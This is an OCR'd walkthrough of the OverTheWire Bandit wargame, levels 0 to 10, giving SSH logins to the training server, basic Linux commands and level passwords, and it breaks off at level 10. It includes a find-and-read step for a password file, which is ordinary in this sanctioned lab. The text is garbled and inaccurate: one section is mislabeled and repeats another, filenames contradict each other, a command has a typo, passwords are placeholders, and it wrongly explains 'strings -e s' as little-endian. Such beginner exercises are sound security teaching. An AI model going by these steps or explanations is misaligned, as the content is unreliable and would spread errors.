
OVER THE WIRE BANDITH LEVEL (O TO 20)

LEVEL 0 TO 1:



Step 1: Open PowerShell

Launch PowerShell on a Windows machine.

Step 2: Establish SSH Connection

Run the following command to initiate an SSH connection:

powershell

CopyEdit

ssh -p 2220 bandit0@bandit.labs.overthewire.org


- ssh → Secure Shell command
- -p 2220 → Specifies the custom SSH port (2220 instead of the default 22)
- bandit0@bandit.labs.overthewire.org → Connects as user bandit0 to the target server

Step 3: Enter Password

After executing the command, the system prompts for a password. The initial password for bandit0 is publicly available in the Bandit wargame instructions.

Step 4: Successful Login Confirmation

Upon successful authentication, a welcome message appears, displaying ASCII art and a message confirming access to OverTheWire's Bandit game server.



Step 5: Locate the Password for Level 1

After successful login, list the files in the home directory:

bash

CopyEdit

ls

This reveals a file named readme.

Step 6: Read the Password File

Use the cat command to display the contents of readme:

bash

CopyEdit

cat readme

The output contains the password for **Level 1**:

nginx

CopyEdit

ZjLTmM6FvvyRnrB2rFNW0ZOTa6ip5If

(This password is just an example; actual passwords may vary.)

Step 6: Logout and Proceed to Level 1

Once the password is retrieved, log out using:

bash

CopyEdit

exit

Then, use SSH again to log in as bandit1 with the new password:


powershell

CopyEdit

ssh -p 2220 bandit1@bandit.labs.overthewire.org

When prompted, enter the password obtained in **Step 5.**

LEVEL 1 TO 2:



Step 1: Connect to the Bandit Server via SSH

Run the following command in PowerShell to log in as bandit0:

powershell

CopyEdit

ssh -p 2220 bandit0@bandit.labs.overthewire.org

When prompted, enter the default password provided in OverTheWire instructions.

Step 2: Retrieve the Password for Level 1

Once logged in, list the files in the home directory:

bash

CopyEdit

ls

You should see a file named readme. Display its contents using:

bash

CopyEdit

cat readme

This reveals the password for bandit1, for example:

nginx

CopyEdit

ZjLTmM6FvvyRnrB2rFNW0ZOTa6ip5If

Step 3: Logout and Connect as Bandit1

Exit the bandit0 session:

bash

CopyEdit

exit


Now, attempt to log in as bandit1 using the retrieved password:

powershell

CopyEdit

ssh -p 2220 bandit1@bandit.labs.overthewire.org

When prompted, enter the bandit1 password obtained in Step 2.



Steps:

1. **List the files in the home directory:**

bash

CopyEdit

ls -la

You'll see a file named "spaces in this filename".

2. **Read the contents of the file:**
   Since the filename contains spaces, use quotes ("") or escape characters (\).

bash

CopyEdit

cat "spaces in this filename"

OR

bash

CopyEdit


cat spaces\ in\ this\ filename

3. **Retrieve the password:**
   You'll get the password for Bandit level 3.

4. **Login to Bandit Level 3:**
   Use the retrieved password to log in:

bash

LEVEL 2 T0 3:



Steps:

1. **List files in the home directory:**

sh

CopyEdit

ls

Output:

kotlin

CopyEdit

spaces in this filename

The file containing the password has spaces in its name.

2. **Read the file safely: Since the filename contains spaces, you can:**
    - **Use quotes:**

sh

CopyEdit

cat "spaces in this filename"

- **Use backslashes to escape spaces:**

sh

CopyEdit

cat spaces\ in\ this\ filename

3. **Output:**

4. **nginx**
5. **CopyEdit**
6. **MNk8KNH8Usio4I1PRUeOfDPqfXLPlS1m**
7. **This is the password for Bandit Level 3.**
8. **Log into Bandit Level 3:**

sh

CopyEdit

ssh bandit3@bandit.labs.overthewire.org -p 2220

When prompted for the password, enter:

nginx

CopyEdit

MNk8KNH8Usio4I1PRUeOfDPqfXLPlS1m

LEVEL 3 TO 4:

Step 1: List the files in the home directory

- **Run:**

sh

CopyEdit

ls

- **Output:**

nginx

CopyEdit

inhere

- **This indicates that there is a directory named inhere.**

Step 2: Navigate into the directory

- **Run:**

sh

CopyEdit

cd inhere

Step 3: List all files (including hidden ones)

- **Since hidden files start with a dot (.), use:**

sh

CopyEdit

ls -a

- **Output:**

CopyEdit

. .. .hidden-file

- **The file name suggests it is hidden.**

Step 4: Read the hidden file

- **Use cat to display its contents:**

sh

CopyEdit

cat .Hidden-From-You

- **Output:**

CopyEdit

2WmrrDFRmJIQ3IPXneAaMGhapoOpFhF3NJ

- **This is the password for Bandit Level 4.**

Step 5: Log into Bandit Level 4

- **Exit the current session:**

sh

CopyEdit

exit

- **Use SSH to log in with the retrieved password:**


sh

CopyEdit

ssh bandit4@bandit.labs.overthewire.org -p 2220

- **Enter the password 2WmrrDFRmJIQ3IPXneAaMGhapoOpFhF3NJ when prompted.**

LEVEL 4 TO 5:



Step 1: List the files in the home directory

- **Run:**

sh

CopyEdit

ls

- **Output:**

nginx

CopyEdit

inhere

- **The inhere directory contains the password.**

Step 2: Navigate into the inhere directory

- **Run:**

sh

CopyEdit

cd inhere

Step 3: List all files

- **Run:**

sh

CopyEdit

ls

- **Output:**

diff

CopyEdit

-file00 -file01 -file02 -file03 -file04 -file05 -file06 -file07 -file08 -file09

- **There are multiple files, and one contains the password.**

Step 4: Find the file containing human-readable text

- **Some files might contain non-printable characters. To find the correct file, use:**

sh

CopyEdit

cat inhere/*

- **If the output contains unreadable characters, use the strings command:**

sh

CopyEdit

strings inhere/*

- **Output:**

markdown

CopyEdit

W0eemi0m****0**D**r^C**

Step 5: Extract the password

- **From the output, the correct password is:**

mathematica

CopyEdit

W0eemi0mXXXXX0XXDXXr^C

(Replace XXXXX0XXDXXr^C with the actual extracted password from your output.)

Step 6: Log into Bandit Level 5

- **Exit the current session:**

sh

CopyEdit

exit

- **Use SSH to log in with the retrieved password:**


sh

CopyEdit

ssh bandit5@bandit.labs.overthewire.org -p 2220

- **Enter the password when prompted.**

LEVEL 5 TO 6:



Step 1: List the files in the inhere directory

- **Run:**

sh

CopyEdit

ls

- **Output:**

nginx

CopyEdit

maybelhere00 maybelhere01 maybelhere02 maybelhere03 maybelhere04 ...

- **The directory contains multiple subdirectories.**

Step 2: Use find to locate the correct file

- **Since we know the file:**
  - **Has a size of 1033 bytes**
  - **Is not executable**
- **Use the following command:**

sh

CopyEdit

find . -size 1033c ! -executable 2>/dev/null

- **Output:**

bash

CopyEdit

./maybehre07/.file2

Step 3: Read the file contents

- **Run:**

sh

CopyEdit

cat ./maybehre07/.file2

- **Output:**

nginx

CopyEdit

HWasnPhtq9AVKe0dmk45nxy20cvuU6EG

- **This is the password for Bandit Level 6.**

Step 4: Log into Bandit Level 6

- **Exit the current session:**

sh

CopyEdit

exit

- **Use SSH to log in:**

sh

CopyEdit

ssh bandit6@bandit.labs.overthewire.org -p 2220

- **Enter the retrieved password.**

LEVEL 6 TO 7:

Step 1: Identify the file with the password

- **Use the find command to locate a file (-type f) that:**
  - **Is owned by bandit7 (-user bandit7)**
  - **Is in the group bandit (-group bandit)**
  - **Has a size of 33 bytes (-size 33c)**
- **Run:**

sh

CopyEdit

find / -type f -user bandit7 -group bandit -size 33c 2>/dev/null

- **Output:**

swift

CopyEdit

/var/lib/dpkg/info/bandit7.password

Step 2: Read the password

- **Use cat to display the password:**

sh

CopyEdit

cat /var/lib/dpkg/info/bandit7.password

- **Output:**

nginx

CopyEdit

morbNTdkSW6jIUc0ymOdMLaNOLFVAAaj

- **This is the password for Bandit Level 7.**

Step 3: Log into Bandit Level 7

- **Exit the current session:**

sh

CopyEdit

exit

- **Use SSH to log in:**

sh

CopyEdit

ssh bandit7@bandit.labs.overthewire.org -p 2220

- **Enter the retrieved password.**

LEVEL 7 TO 8 :

Steps :

1. **List files in the directory**

bash

CopyEdit

ls

You'll see data.txt.

2. **Use sort and uniq to find the unique line**

bash

CopyEdit

sort data.txt | uniq -u

- **sort data.txt: Sorts the file content.**
- **uniq -u: Displays only the lines that occur exactly once.**


3. **The output will be the password for Bandit 8. Use it to log in:**

bash

CopyEdit

ssh -p 2220 bandit8@bandit.labs.overthewire.org


LEVEL 8 TO 9:



Steps:

1) Give ls command
2) It will show data.txt
3) Give cat data.txt | sor | uniq -u
4) It will show the password
5) Then exit
6) Again login with bandit level 9
7) Then paste the above password

LEVEL 9 TO 10 :



Steps:

1)**List Files:**

bash

CopyEdit

ls

- Shows data.txt, which contains the password.

2) **Extract Strings from File:**

bash

CopyEdit

strings data.txt | grep -E "=="

- This command should extract readable text from data.txt and filter lines containing "==", a common pattern in passwords.

3) **Alternative Approach (Used in Screenshot):**

bash

CopyEdit

cat data.txt | strings -e s | grep ==

- strings -e s extracts readable text in little-endian encoding.
- grep == filters lines containing "==".

4) **Extracted Password:**

sql

CopyEdit

FGUV5ilLJ... (Full password from the screenshot)

- This password is used to log in to bandit10.

5) **SSH to Next Level:**


bash

CopyEdit

ssh -p 2220 bandit10@bandit.labs.overthewire.org

- Logs into the next challenge using the extracted password.

LEVEL 10 TO 11:




Steps:

